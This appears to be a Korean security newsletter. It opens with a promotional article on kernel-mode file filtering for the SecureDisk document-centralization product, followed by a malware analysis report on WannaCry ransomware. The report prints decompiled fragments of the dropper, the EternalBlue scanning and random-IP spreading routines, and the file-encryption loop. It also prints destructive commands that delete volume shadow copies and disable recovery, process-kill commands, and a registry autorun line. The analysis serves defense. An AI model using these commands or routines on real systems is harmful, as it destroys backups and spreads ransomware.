
사용자 PC에 파일의 저장을 차단하는 기술은 유저모드 필터링(후킹) 방식과 커널모드 필터링 방식으로 나눌 수 있다. 이 두 가지 방식의 장단점을 비교해보면 [표-1]과 같다.

	유저모드 필터링	커널모드 필터링
장점	<ul style="list-style-type: none">- 구현 난이도가 낮음- 원하는 API 만 제어할 수 있음	<ul style="list-style-type: none">- 모든 프로세스에서 메모리를 공유하여 인젝션 실패로 인한 File I/O 필터링 실패 이슈가 없음- 새로운 제품에 대한 호환성 유지- 타사 제품과 충돌 가능성 적음- 커널레벨에서 동작하여 운영체제로부터 악성행위 보호
단점	<ul style="list-style-type: none">- 인젝션 실패 시 File I/O 컨트롤 불가- 제품 종류 혹은 버전마다 높은 개발 리소스 소모- 타사 보안 제품 간 충돌 가능성 높음- 메모리 접근이 자유롭기 때문에 악성행위에 취약	<ul style="list-style-type: none">- 구현 난이도가 높음- 프로그램 버그로 인한 블루스크린(BSOD) 발생

[표-1] 유저모드 필터링과 커널모드 필터링의 장단점

결론적으로, 보안 측면에서 상대적으로 강력한 것은 ‘커널모드 필터링 방식’이다. 그러나 많은 개발사들이 아직까지 유저모드 필터링 방식을 선택하는 이유는 뭘까? 바로 커널모드 드라이브 개발자의 부재(높은 인건비), 개발 리소스의 부담(출시 일정), 운영체제 오류(블루스크린) 발생(노하우 부족) 등을 이유로 비교적 구현 난이도가 낮고 빠른 접근과 개발이 가능한 유저모드를 선택하고 있다.

따라서, 제품의 완성도를 높이기 위해서는 커널모드 필터링 시스템을 적극 고려해야 한다. 이를 통해 높은 보안성을 유지하고, 안정적이며 효율적인 File I/O 컨트롤을 보장할 수 있을 것이다.




[그림 1] 시큐어디스크 커널모드 필터링 동작방식

커널모드 필터링 방식을 이용하여 로컬 저장을 차단하는 제품 사례로는 시큐어디스크를 들 수 있다. 이스트시큐리티의 시큐어디스크는 알약 등으로 다져진 노하우와 다양한 개발 경험을 통해 매우 안정적인 필터링 기술을 제공하고 있다.

2. 네트워크 파일시스템 드라이버 기술

둘째, 서버로 강제 이관된 자료들에 대해 사용자 PC에 존재했던 환경과 동일한 작업 환경을 제공하려면 고도의 네트워크 파일 시스템 기술이 필요하다. 문서중앙화 정책은 강제로 이관된 파일들이 중앙 서버에만 존재해야 하며, 특별한 경우를 제외하고는 사용자 PC로 자료를 내려 받을 수 없는 것이 기본이다. 사용자들은 이러한 정책 아래, 사용자 PC로 자료를 내려 받지 못하는 환경에서 작업을 지속적으로 수행할 수 있어야 한다. 이것이 기술적으로 어떻게 가능할 수 있을까?

OS에서 우리가 파일을 생성, 삭제, 실행하며 파일 간의 구조적인 관계를 갱출 수 있는 것은 바로 파일 시스템이 가교 역할을 하기 때문이다. 사용자 혹은 시스템에 의해 발생하는 IRP(I/O Request Packet)의 요청을 처리할 수 있는 네트워크 파일 시스템과 이를 뒷받침할 수 있는 네트워크 파일 서버가 존재한다면, 이관된 자료에 대해서도 사용자 PC에 존재하는 것과 동일한 UX를 제공해 줄 수 있게 된다.



[그림 2] 시큐어디스크의 네트워크 파일시스템 드라이버 구조

여기서 ‘네트워크 파일 시스템 드라이버’가 이를 해결할 수 있다. 문서중앙화 제품에 시스템 IRP의 처리가 가능한 네트워크 파일 시스템 기술이 포함되면 여러가지 프로그램에서 발생하는 API 요청들을 처리할 수 있게 된다. 이는 프로그램의 충돌 없이 사용자 PC에서 사용하던 환경과 동일하게 작업을 할 수 있음을 의미한다. 이스트시큐리티는 오랜 기간 축적된 커널 개발 기술과 서버 개발 기술을 바탕으로, 네트워크 파일시스템을 개발해냈다. 문서중앙화 솔루션 시큐어디스크는 해당 기술을 적용하여 서버로 이관된 파일도 로컬에 존재하는 파일과 동일하게 사용할 수 있도록 원활한 문서 작업 환경을 제공하고 있다.

3. 작업 중인 파일을 안전하게 보호하기 위한 보안 파일 시스템 기술

셋째로, 오프라인이 되었을 때 작업 중인 파일을 유지하기 위해서는 보안 파일 시스템 기술이 필요하다. 서버로 모든 파일이 이관되었다는 것은 네트워크 환경에서 작업이 이어져 나가고 있음을 의미한다. 그렇지만 네트워크 환경이 항상 완벽하게 연결된 상태를 유지할 수는 없다. 물리적으로 네트워크 연결이 끊어질 수 있기 때문이다. 특히, 불안정한

네트워크 환경으로 인해 사용자 PC에서 작업중이던 파일에 문제가 발생하면 경우에 따라 치명적일 수 있다. 이 경우, 사용자 PC에 데이터를 임시로 저장할 수 밖에 없는데, 그 저장 영역이 어디인지는 중요한 이슈가 된다.

이 저장 영역은 기본적으로 암호화되어야 하며, 제품에 의해 컨트롤 될 수 있는 데이터 영역이어야 한다. 또한 사용자가 온라인 상태일 경우, 파일이 즉시 서버로 이관되어야 하고 임시로 저장된 자료들은 완전 삭제가 되어야 하는 부분도 절대 간과해서는 안될 것이다. 이 영역 또한 유저레벨이 아닌 커널레벨에서 관리할 수 있다면 더욱 안전해진다. 시큐어디스크는 보안 디스크 드라이버를 통해 해당 영역을 관리한다.

이 모두를 정리하면, 문서중앙화 솔루션은 첫째, 파일의 로컬 저장을 안정적으로 차단할 수 있어야 하고, 둘째, 서버로 이관된 파일을 사용함에 있어 로컬과 동일한 사용자 환경을 제공해 줄 수 있어야 한다. 마지막으로 네트워크에 이상이 발생하더라도 작업하던 파일의 유실을 막을 수 있어야, 좋은 문서중앙화 제품이 되기 위한 필수적인 기술을 갖췄다고 할 수 있을 것이다.

조직은 구성원이 생산해내는 중요한 문서 파일을 안전하게 보호하면서도, 원활한 작업 환경이 유지되길 원한다. 이러한 측면에서 문서중앙화 솔루션은 기존 문서 보안 제품들의 한계점을 보완하는 매력적인 대안이 될 수 있다. 끝으로 차세대 문서 보안 시장에서 문서중앙화 솔루션을 뒷받침하는 수준 높은 기술들이 더욱 발전하기를 기대해본다.

03

악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Ransom.WannaCryptor]

악성코드 분석 보고서

1. 개요

지난 5월부터 미국, 중국 등 전세계 99 개국 이상에서 워너크라이(WannaCry) 랜섬웨어 감염을 노리는 사이버공격이 발생했다. 워너크라이(WannaCry) 랜섬웨어에 감염된 컴퓨터는 중요 파일이 암호화되어 정상적으로 사용할 수 없다. 이를 해결하기 위해선 해커가 요구하는 비트코인을 결제해야 하고, 공격자는 이를 통해 금전적인 이득을 취한다. 이미 수 많은 나라의 기업들이 공격을 받았고 실제 금전적인 피해까지 발생했다.

워너크라이(WannaCry) 랜섬웨어는 마이크로소프트 윈도우 운영체제의 SMB 취약점(MS17-010)을 이용하고, 이 취약점은 섀도 브로커스(ShadowBrokers)로 불리는 해커 조직이 미국 국가안보국(NSA)가 제작한 공격 도구를 유출하면서 알려졌다. 이터널블루(EternalBlue)라고 불리는 SMB 취약점 공격 도구가 이번 사이버 공격을 발생시킨 랜섬웨어에 사용되었다.

또한, 워너크라이(WannaCry) 랜섬웨어는 기존 랜섬웨어와는 달리 감염된 컴퓨터와 연결된 내부망 및 외부망 대역에 랜섬웨어를 스스로 전파시키는 일종의 ‘웜(Worm)’ 기능을 가지고 있어 상당히 위험하다.

이번 보고서에서는 워너크라이(WannaCry) 랜섬웨어를 상세 분석하고자 한다.

2. 악성코드 상세 분석

2.1 lf.exe 상세 분석

본 파일의 경우, 악성 행위를 하는 파일을 드롭 및 설치 하는 기능을 수행한다. 특히 최근 NSA 해킹 중 SMB 취약점 MS17-010 를 사용하여 네트워크를 통해 전파되는 특징이 있다.

2.1.1 킬 스위치

도메인('http://www.ifferfsodp9ifjaposdfjhgosurijfaewrwergwea.com')이 존재하지 않을 경우, 서비스를 설치하고 드로퍼 기능이 수행된다.

```
qmemcpy(&szUrl, "http://www.ifferfsodp9ifjaposdfjhgosurijfaewrwergwea.com", 0x39u);
v8 = 0;
v9 = 0;
v10 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
hInternet = InternetOpenA(0, INTERNET_OPEN_TYPE_DIRECT, 0, 0, 0);
hInternet_1 = InternetOpenUrlA(hInternet, &szUrl, 0, 0, 0x84000000, 0);
if ( hInternet_1 )
{
    InternetCloseHandle(hInternet);
    InternetCloseHandle(hInternet_1);
    result = 0;
}
else
{
    InternetCloseHandle(hInternet);
    InternetCloseHandle(0);
    MAL_Func();
    result = 0;
}
```

[그림 1] 도메인 체크 코드

2.1.2 드로퍼 기능 수행

파일 암호화를 위해 주된 악성행위를 하는 'taskche.exe'를 드롭 및 실행한다. 생성되는 파일의 경로는 'C:\\WINDOWS\\qeriuwjhrf'이며 'taskche.exe'는 파일 내 리소스 'i'에 숨겨져 있다. 다음은 파일 드롭 및 실행코드이다.

```
hRSR = FindResourceA(0, 0x727, "R");
hRSRC = hRSR;
if ( hRSR )
{
    hGlobal = LoadResource(0, hRSR);
    if ( hGlobal )
    {
        resource_buff = LockResource(hGlobal);
        if ( resource_buff )
        {
            rsrc_size = SizeofResource(0, hRSRC);
            if ( rsrc_size )
            {
                Dest = 0;
                memset(&v19, 0, 0x100u);
                v20 = 0;
                v21 = 0;
                NewFileName = 0;
                memset(&v23, 0, 0x100u);
                v24 = 0;
                v25 = 0;
                sprintf(&Dest, "C:\\\\%s\\\\%s", "WINDOWS", "tasksche.exe");
                sprintf(&NewFileName, "C:\\\\%s\\\\qeriuwjhrf", "WINDOWS");
                MoveFileExA(&Dest, &NewFileName, 1u);
                v7 = CreateFileA_0(&Dest, GENERIC_WRITE, 0, 0, 2, 4, 0);
                if ( v7 != -1 )
                {
                    WriteFile(v7, resource_buff, rsrc_size, &resource_buff, 0);
                    CloseHandle_0(v7);
                    v11 = 0;
                    v12 = 0;
                    v13 = 0;
                    memset(&v15, 0, 0x40u);
                    v10 = 0;
                    strcat(&Dest, &v15);
                    v14 = 68;
                    v17 = 0;
                    v16 = 129;
                    if ( CreateProcessA(0, &Dest, 0, 0, 0, 0x80000000, 0, 0, &v14, &v10) )
                    {
                        CloseHandle_0(v11);
                        CloseHandle_0(v10);
                    }
                }
            }
        }
    }
}
```

[그림 2] 드롭 및 실행 코드

2.1.3 서비스 등록 및 실행

워너크라이(WannaCry) 2.0의 경우, 네트워크로 전파되는 기능이 존재한다. 해당 기능은 서비스 "Microsoft Security Center (2.0) Service"로 등록되어 실행된다. 다음은 서비스 등록 및 시작 코드이다.

```
sprintf(&Dest, "%s -m security", FileName);
hSCManager = OpenSCManager(0, 0, 0xF003Fu);
v1 = hSCManager;
if ( hSCManager )
{
    v2 = CreateServiceA(
        hSCManager,
        "mssecsvc2.0",
        "Microsoft Security Center (2.0) Service",
        SERVICE_ALL_ACCESS,
        SERVICE_WIN32_OWN_PROCESS,
        SERVICE_AUTO_START,
        SERVICE_ERROR_NORMAL,
        &Dest,
        0,
        0,
        0,
        0,
        0);
    v3 = v2;
    if ( v2 )
    {
        StartServiceA(v2, 0, 0);
        CloseServiceHandle(v3);
    }
    CloseServiceHandle(v1);
    result = 0;
}
```

[그림 3] 서비스 등록 및 시작 코드

2.1.4 취약점 스캐닝 및 전파

네트워크 전파를 위해 취약점이 발생 가능한 PC 인지 먼저 네트워크를 스캐닝 한 뒤 전파한다. 이를 확인하기 위해 EternalBlue 스캐닝이 내부망과 외부망으로 시도된다. 다음은 내부망 IP 테이블을 얻는 코드의 일부이다.

```
if ( GetAdaptersInfo(0, &SizePointer) != 111 )
    return 0;
if ( !SizePointer )
    return 0;
v2 = LocalAlloc(0, SizePointer);
v3 = v2;
hMem = v2;
if ( !v2 )
    return 0;
if ( GetAdaptersInfo(v2, &SizePointer) )
{
    LocalFree(v3);
    return 0;
}
```

[그림 4] 내부 IP Table 획득 코드 일부

외부 공격을 위한 IP는 랜덤하게 생성된 뒤 이루어진다. 다음은 외부로 공격 시도되는 IP 생성 코드의 일부이다.


```
    rand_1 = rand_0(rand_3);
    rand_3 = 255;
    rand1 = rand_1 % 255;
}
while ( rand_1 % 255 == 0x7F || rand1 >= 0xE0 );
if ( v18 && a1 < 32 )
{
    rand_2 = rand_0(rand_3);
    rand_3 = 255;
    rand2 = rand_2 % 255;
}
rand3 = rand_0(rand_3) % 255u;
rand = rand_0(255);
sprintf(&Dest, "%d.%d.%d.%d", rand1, rand2, rand3, rand % 0xFF);
v12 = inet_addr(&Dest);
if ( connect_server(v12) > 0 )
```

[그림 5] 공격 IP 생성 코드 일부

워너크라이(WannaCry) 2.0은 전파를 위해 SMB 취약점이 가능한 PC를 스캐닝 한다. 다음은 SMB 취약점 EternalBlue 스캐닝 코드이다.

```
name.sa_family = 2;
memset(&v10, 0, 0x3FCu);
v16 = 0;
v17 = 0;
*&name.sa_data[2] = inet_addr(cp);
*&name.sa_data[0] = htons(hostshort);
sock = socket(2, 1, 0);
sock_1 = sock;
if ( sock != -1 )
{
    if ( connect(sock, &name, 16) != -1
        && send(sock_1, smbheader_NegotiateProtocol, 0x89, 0) != -1
        && recv(sock_1, &buf, 1024, 0) != -1
        && send(sock_1, smbheader_SessionSetupAndX, 0x8C, 0) != -1
        && recv(sock_1, &buf, 1024, 0) != -1 )
    {
        v5 = v13;
        byte_42E67C = v13;
        v7 = v14;
        byte_42E67D = v14;
        if ( send(sock_1, smbheader_TreeConnectAndX, 0x60, 0) != -1 && recv(sock_1, &buf, 0x400, 0) != -1 )
        {
            byte_42E6D8 = v11;
            byte_42E6D9 = v12;
            byte_42E6DC = v5;
            byte_42E6DD = v7;
            if ( send(sock_1, smbheader_Trans2, 0x52, 0) != 0xFFFFFFFF && recv(sock_1, &buf, 0x400, 0) != -1 && v15 == 0x51 )
            {
                if ( a2
                    || (byte_42E6DE = 0x42,
                        byte_42E6ED = 0xE,
                        byte_42E6EE = 0x69,
                        byte_42E6EF = 0,
                        byte_42E6F0 = 0,
                        send(sock_1, smbheader_Trans2, 82, 0) != -1)
                    && recv(sock_1, &buf, 1024, 0) != -1 )
                {
                    closesocket(sock_1);
                    return 1;
                }
            }
        }
    }
}
```

[그림 6] EternalBlue 스캐닝 코드

03 악성코드 분석 보고

취약점이 발생 가능한 PC로 확인되면 전파를 위한 ShellCode를 전송한다. 다음은 전송되는 ShellCode의 일부이다.

Address	Hex dump	Disassembly	Comment
00568164	C1E7 07	SHL EDI,0x7	
00568167	29C7	SUB EDI,EAX	
00568169	89F8	MOV EAX,EDI	
0056816B	31C9	XOR ECX,ECX	
0056816D	8A0E	MOV CL,BYTE PTR DS:[ESI]	
0056816F	80F9 00	CMP CL,0x0	
00568172	74 05	JE SHORT ju.00568179	
00568174	01C8	ADD EAX,ECX	
00568176	46	INC ESI	
00568177	EB E9	JMP SHORT ju.00568162	
00568179	5F	POP EDI	ADVAPI32.77F7352B
0056817A	59	POP ECX	ADVAPI32.77F7352B
0056817B	5E	POP ESI	ADVAPI32.77F7352B
0056817C	C3	RETN	

[그림 7] 전파되는 ShellCode의 일부

2.2 tasksche.exe

본 파일은 주 악성행위인 파일 암호화 기능을 수행하며 주기능 외에 파일 드롭 기능이 있다.

2.2.1 드로퍼 기능

■ 파일 드롭

‘taskche.exe’ 파일 내 리소스 ‘XIA’는 압축파일이며 암호 ‘WNCry@2ol7’를 통하여 압축해제 된다. 이 과정에서 총 9개의 파일이 생성된다. 드롭되는 파일의 정보는 다음과 같다.

파일 이름	내용	비고
Msg	각 나라의 언어로 제작된 안내 파일	폴더
b.wnry	바탕화면 BMP 이미지	-
c.wnry	다크웹 주소와 Tor의 다운 URL	‘gx7ekbenv2riucmf.onion’ ‘57g7spgrzlojinas.onion’ ‘xxlvbrloxvriy2c5.onion’ ‘76jdd2ir2embyv47.onion’ ‘cwwnhwhlz52maqm7.onion’ ‘https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip’
r.wnry	랜섬노트 TXT 파일	-
s.wnry	결제 사이트 접속을 위한 Tor	-
t.wnry	암호화된 DLL	파일암호화 기능을 수행하는 DLL
u.wnry	복호화 결제를 위한 @WanaDecryptor@.exe	볼륨새도우 삭제
taskdl.exe	특정 폴더 내 감염 파일(WNCRYPT) 검색하여 이미 암호화가 진행된 PC 인지를 확인하는 프로그램	-
taskse.exe	로컬 PC의 모든 세션에 랜섬노트를 실행하는 프로그램	-

[표 1] 드롭되는 파일 정보

■ t.wnry 실행

'tasksche.exe'에 의하여 드롭된 't.wnry' 파일은 암호화된 dll 파일로서 메모리상에서 복호화가 진행되어 Export 함수인 TaskStart 함수를 호출한다.

```
u6 = DECRYPTDATA(&u10, "t.wnry", &u15);  
if ( u6 )  
{  
    u7 = LOAD_T_WNRY(u6, u15);  
    if ( u7 )  
    {  
        TaskStart = GETPROCADDRESS(u7, "TaskStart");  
        if ( TaskStart )  
            TaskStart(0, 0);  
    }  
}
```

[그림 8] TaskStart 호출코드

2.3 t.wnry

'tasksche.exe'로부터 드롭 및 실행된 t.wnry는 실질적으로 파일을 암호화하는 기능을 가진다.

2.3.1 파일 암호화

파일 암호화를 위해 모든 드라이브를 검색하며, 다음과 같은 문자열은 파일 암호화에서 제외한다. 이는 불필요한 암호화와 안티 랜섬웨어로부터의 탐지를 피하기 위한 행위로 보인다.

```
"\\Intel"  
"\\ProgramData"  
"\\WINDOWS"  
"\\Program Files"  
"\\Program Files (x86)"  
"\\AppData\\Local\\Temp"  
"\\Local Settings\\Temp"  
"This folder protects against ransomware. Modifying it will reduce protection"  
"Temporary Internet Files"  
"Content.IE5"
```

[표 2] 암호화 제외 문자열

암호화 파일 탐색과정에서 파일의 확장자를 검사하여 암호화 대상인지를 확인한다. 체크되는 확장자는 HWP를 포함해 총 179개가 존재한다.

".doc"	".pdf"	".xltm"	".vmdk"	".bmp"	".mkv"	".rb"	".cpp"	".sqlite3"	".ots"
".docx"	".dwg"	".pptm"	".vmx"	".png"	".3gp"	".asp"	".c"	".asc"	".ods"
".xls"	".onetoc2"	".pot"	".gpg"	".gif"	".mp4"	".php"	".cs"	".lay6"	".3dm"
".xlsx"	".snt"	".pps"	".aes"	".raw"	".mov"	".jsp"	".suo"	".lay"	".max"
".ppt"	".jpeg"	".ppsm"	".ARC"	".cgm"	".avi"	".brd"	".sln"	".mml"	".3ds"
".pptx"	".jpg"	".ppsx"	".PAQ"	".tif"	".asf"	".sch"	".ldf"	".sxm"	".uot"
".pst"	".docb"	".ppam"	".bz2"	".tiff"	".mpeg"	".dch"	".mdf"	".otg"	".stw"
".ost"	".docm"	".potx"	".tbk"	".nef"	".vob"	".dip"	".ibd"	".odg"	".sxw"
".msg"	".dot"	".potm"	".bak"	".psd"	".mpg"	".pl"	".myi"	".uop"	".ott"
".eml"	".dotm"	".edb"	".tar"	".ai"	".wmv"	".vb"	".myd"	".std"	".odt"
".vsd"	".dotx"	".hwp"	".tgz"	".svg"	".fla"	".vbs"	".frm"	".sxd"	".pem"
".vsdx"	".xlsm"	".602"	".gz"	".djvu"	".swf"	".ps1"	".odb"	".otp"	".p12"
".txt"	".xlsb"	".sxi"	".7z"	".m4u"	".wav"	".bat"	".dbf"	".odp"	".csr"
".csv"	".xltw"	".sti"	".rar"	".m3u"	".mp3"	".cmd"	".db"	".wb2"	".ct"
".rtf"	".xlt"	".sldx"	".zip"	".mid"	".sh"	".js"	".mdb"	".slk"	".key"
".123"	".xlm"	".sldm"	".backup"	".wma"	".class"	".asm"	".accdb"	".dif"	".pfx"
".wks"	".xlc"	".sldm"	".iso"	".flv"	".jar"	".h"	".sql"	".stc"	".der"
".wk1"	".xltx"	".vdi"	".vcd"	".3g2"	".java"	".pas"	".sqlitedb"	".sxc"	

[표 3] 암호화 대상 확장자

확장자 비교 후 암호화를 진행한다. 파일의 암호화는 AES 키를 생성한 뒤 진행되며 저장될 때 파일 내부에 시그니처(WANACRY!), AES 키, AES 키 크기, 암호화된 데이터와 크기가 담긴다. 시그니처의 경우, 중복 감염을 방지한다. 다음은 파일 암호화 코드의 일부이다.

```

v1 = GetLogicalDrives();
if ( !dword_1000DD8C )
{
    while ( 1 )
    {
        Sleep(0xBB8u);
        v2 = v1;
        v1 = GetLogicalDrives();
        if ( v1 != v2 )
            break;
    }
LABEL_10:
    if ( dword_1000DD8C )
        goto LABEL_11;
    }
    v3 = 3;
    while ( !dword_1000DD8C )
    {
        if ( ((v1 ^ v2) >> v3) & 1 && !((v2 >> v3) & 1) )
        {
            v4 = CreateThread(0, 0, CRYPTFILES_Function, v3, 0, 0);
            if ( v4 )
                CloseHandle(v4);
        }
        if ( ++v3 >= 26 )
            goto LABEL_10;
    }
}

```

[그림 9] 암호화 코드 일부

암호화된 파일은 다음의 구조를 갖는다.

WANACRY!
[0x08byte]
암호화된 AES키의 크기
[0x04byte]
암호화된 AES키
[0x100byte]
인자 값
[0x04byte]
원래 파일 크기
[0x04byte]
AES암호화된 파일

[그림 10] 암호화된 파일구조

암호화중 드롭되는 파일의 정보는 다음과 같다.

파일명	설명
00000000.pky	공개키 파일
00000000.eky	암호화된 개인키
00000000.res	지속적으로 생성되는 Random 키와 시간 정보

2.3.2 자동실행등록

부팅 시 'tasksche.exe'가 자동 실행되도록 등록한다.

```
qmemcpy(&autorun_reg, "HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0x33u);
if ( Set_AdminAuthority() )
{
    v3 = 'L';
    v4 = 'M';
}
regname = byte_1000DD98;
memset(&v6, 0, 0x60u);
v7 = 0;
v8 = 0;
radomgen(&regname);
sprintf(
    &Dest,
    "cmd.exe /c reg add %s /v %s /t REG_SZ /d %s /f",
    &autorun_reg,
    &regname,
    tasksche_exe_path);
return CREATEPROCESS(&Dest, 0x2710u, 0);
```

[그림 11] 자동실행 등록 코드

2.3.3 드롭 파일 실행

'tasksche.exe'로부터 드롭된 파일인 'u.wnry', 'taskse.exe', 'taskdl.exe'를 실행한다. 다음은 'u.wnry'의 실행코드이다.

```
if ( GetFileAttributesW(L"@WanaDecryptor@.exe") == -1 )
    CopyFileA("u.wnry", "@WanaDecryptor@.exe", 0);
result = GetFileAttributesW(L"@WanaDecryptor@.exe.lnk");
if ( result == -1 )
{
    qmemcpy(
        &Format,
        "@echo off\r\n"
        "echo SET ow = WScript.CreateObject(W\"WScript.Shell\")>> m.vbs\r\n"
        "echo SET om = ow.CreateShortcut(W\"%s\")>> m.vbs\r\n"
        "echo om.TargetPath = W\"%s\">> m.vbs\r\n"
        "echo om.Save>> m.vbs\r\n"
        "cscript.exe //nologo m.vbs\r\n"
        "del m.vbs\r\n",
        0xDBu);
    Buffer = byte_1000DD98;
    memset(&v3, 0, 0x204u);
    v4 = 0;
    v5 = 0;
    GetCurrentDirectoryA(0x208u, &Buffer);
    if ( strlen(&Buffer) != 0 && *(&v1 + strlen(&Buffer)) != 'W' )
        strcat(&Buffer, "W");
    sprintf(&Dest, &Format, &Buffer, "@WanaDecryptor@.exe.lnk", &Buffer, "@WanaDecryptor@.exe");
    result = exec_bat(&Dest);
}
```

[그림 12] 자가복제 및 lnk 파일 생성 코드

‘u.wnry’는 @WanaDecryptor@.exe 로 복제되어 실행된다.

2.3.4 서버 관련 프로세스 종료

현재 실행되는 프로세스 중 서버와 관련된 프로세스들을 종료시킨다.

```
CREATEPROCESS("taskkill.exe /f /im Microsoft.Exchange.*", 0, 0);
CREATEPROCESS("taskkill.exe /f /im MExchange*", 0, 0);
CREATEPROCESS("taskkill.exe /f /im sqlserver.exe", 0, 0);
CREATEPROCESS("taskkill.exe /f /im sqlwriter.exe", 0, 0);
CREATEPROCESS("taskkill.exe /f /im mysqld.exe", 0, 0);
```

[그림 13] 서버관련 프로세스 종료코드

2.4 @WanaDecryptor@.exe 분석

@WanaDecryptor@.exe 는 볼륨새도우 삭제 기능과 복호화를 위한 결제를 안내한다.

2.4.1 볼륨새도우 삭제

@WanaDecryptor@.exe 는 tasksche.exe 로부터 실행되어 볼륨새도우 삭제 기능을 수행한다. 이를 통해 이용자가 파일을 정상적으로 복원할 수 없도록 한다. 다음은 볼륨새도우 삭제 코드이다.

```
if ( !strcmp(*(_p__argv() + 4), "vs") )
{
    Sleep(0x2710u);
    qmemcpy(
        &del_volumeshadow,
        "/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignore"
        "allfailures & bcdedit /set {default} recoveryenabled no & wadmin delete catalog -quiet",
        0xC8u);
    memset(&v10, 0, 0x338u);
    cmd = dword_420FD0;
    .exe = dword_420FD4;
    if ( check_admin() )
    {
        sprintf(&Dest, "%s %s", &cmd, &del_volumeshadow);
        CREATEPROCESS(&Dest, 0, 0);
    }
    else
    {
        SHELLEXECUTE(&cmd, &del_volumeshadow, 0);
    }
    ExitProcess(0);
}
```

[그림 14] 볼륨새도우 삭제 코드

2.4.2 복호화를 위한 결제 유도

암호화 이후, 복호화를 대가로 비트코인 결제를 요구한다. 다음은 프로그램 실행화면이다.



[그림 15] 워너크라이(WannaCry) 비트코인 결제 요구 화면

2.5 taskdl.exe 분석

‘t.wnry’로부터 실행된 ‘taskdl.exe’는 특정 경로에 존재하는 파일의 확장자를 검사하여 중복 감염 PC 인지를 확인한다.

2.5.1 감염 PC 체크

%temp%와 C:\\$RECYCLE 하위에 .WNCRYT 확장자가 있는지 확인하여 감염된 PC 인지 체크한다. 다음은 중복 체크 코드의 일부 이다.

```
GetWindowsDirectoryW(lpBuffer, 0x104u);
if ( *lpBuffer == a1 + 65 )
{
    GetTempPathW(0x104u, lpBuffer);
    if ( wcslen(lpBuffer) && lpBuffer[wcslen(lpBuffer) - 1] == 'W' )
    {
        lpBuffer[wcslen(lpBuffer) - 1] = 0;
        return lpBuffer;
    }
}
else
{
    swprintf(lpBuffer, L"%C:W%s", (a1 + 65), L"$RECYCLE");
}
```

[그림 16] 중복 체크 코드 일부

2.6 taskse.exe

2.6.1 로컬 PC 의 모든 세션에 랜섬노트 실행

로컬에 존재하는 세션들에 랜섬노트인 @WanaDecryptor@.exe 를 실행시켜 결제를 유도한다.

```
if ( !(WTSQueryUserToken)(session_id, &htoken) )
{
    v16 = &ms_exc.registration;
    goto LABEL_52;
}
if ( !(DuplicateTokenEx)(htoken, 0x20000000, 0, 1, 1, &v32) )
{
    v16 = &ms_exc.registration;
    goto LABEL_52;
}
memset(&v22, 0, 0x40u);
v21 = 68;
v23 = "winsta0\\default";
v24 = a3;
if ( !(CreateEnvironmentBlock)(&v33, v32, 1)
    || !CreateProcessAsUserA_1(v32, a1, 0, 0, 0, 0, 1024, v33, 0, &v21, &hHandle) )
```

[그림 17] 모든 Session 실행 코드 일부

3. 결론

현재 워너크라이(WannaCry) 랜섬웨어는 더 이상 유포되지 않고 있다. 하지만 최초 킬 스위치가 적용된 악성코드에 이어, 킬 스위치가 적용되지 않은 변종까지 유포된 것을 보면 앞으로도 새로운 변종이 추가로 등장할 수도 있음을 의미한다. 또한 공격자가 SMB 취약점뿐만 아니라 다른 취약점을 이용하여 또다시 전세계를 상대로 사이버 공격을 시도할 수 있기에 주의가 필요하다.

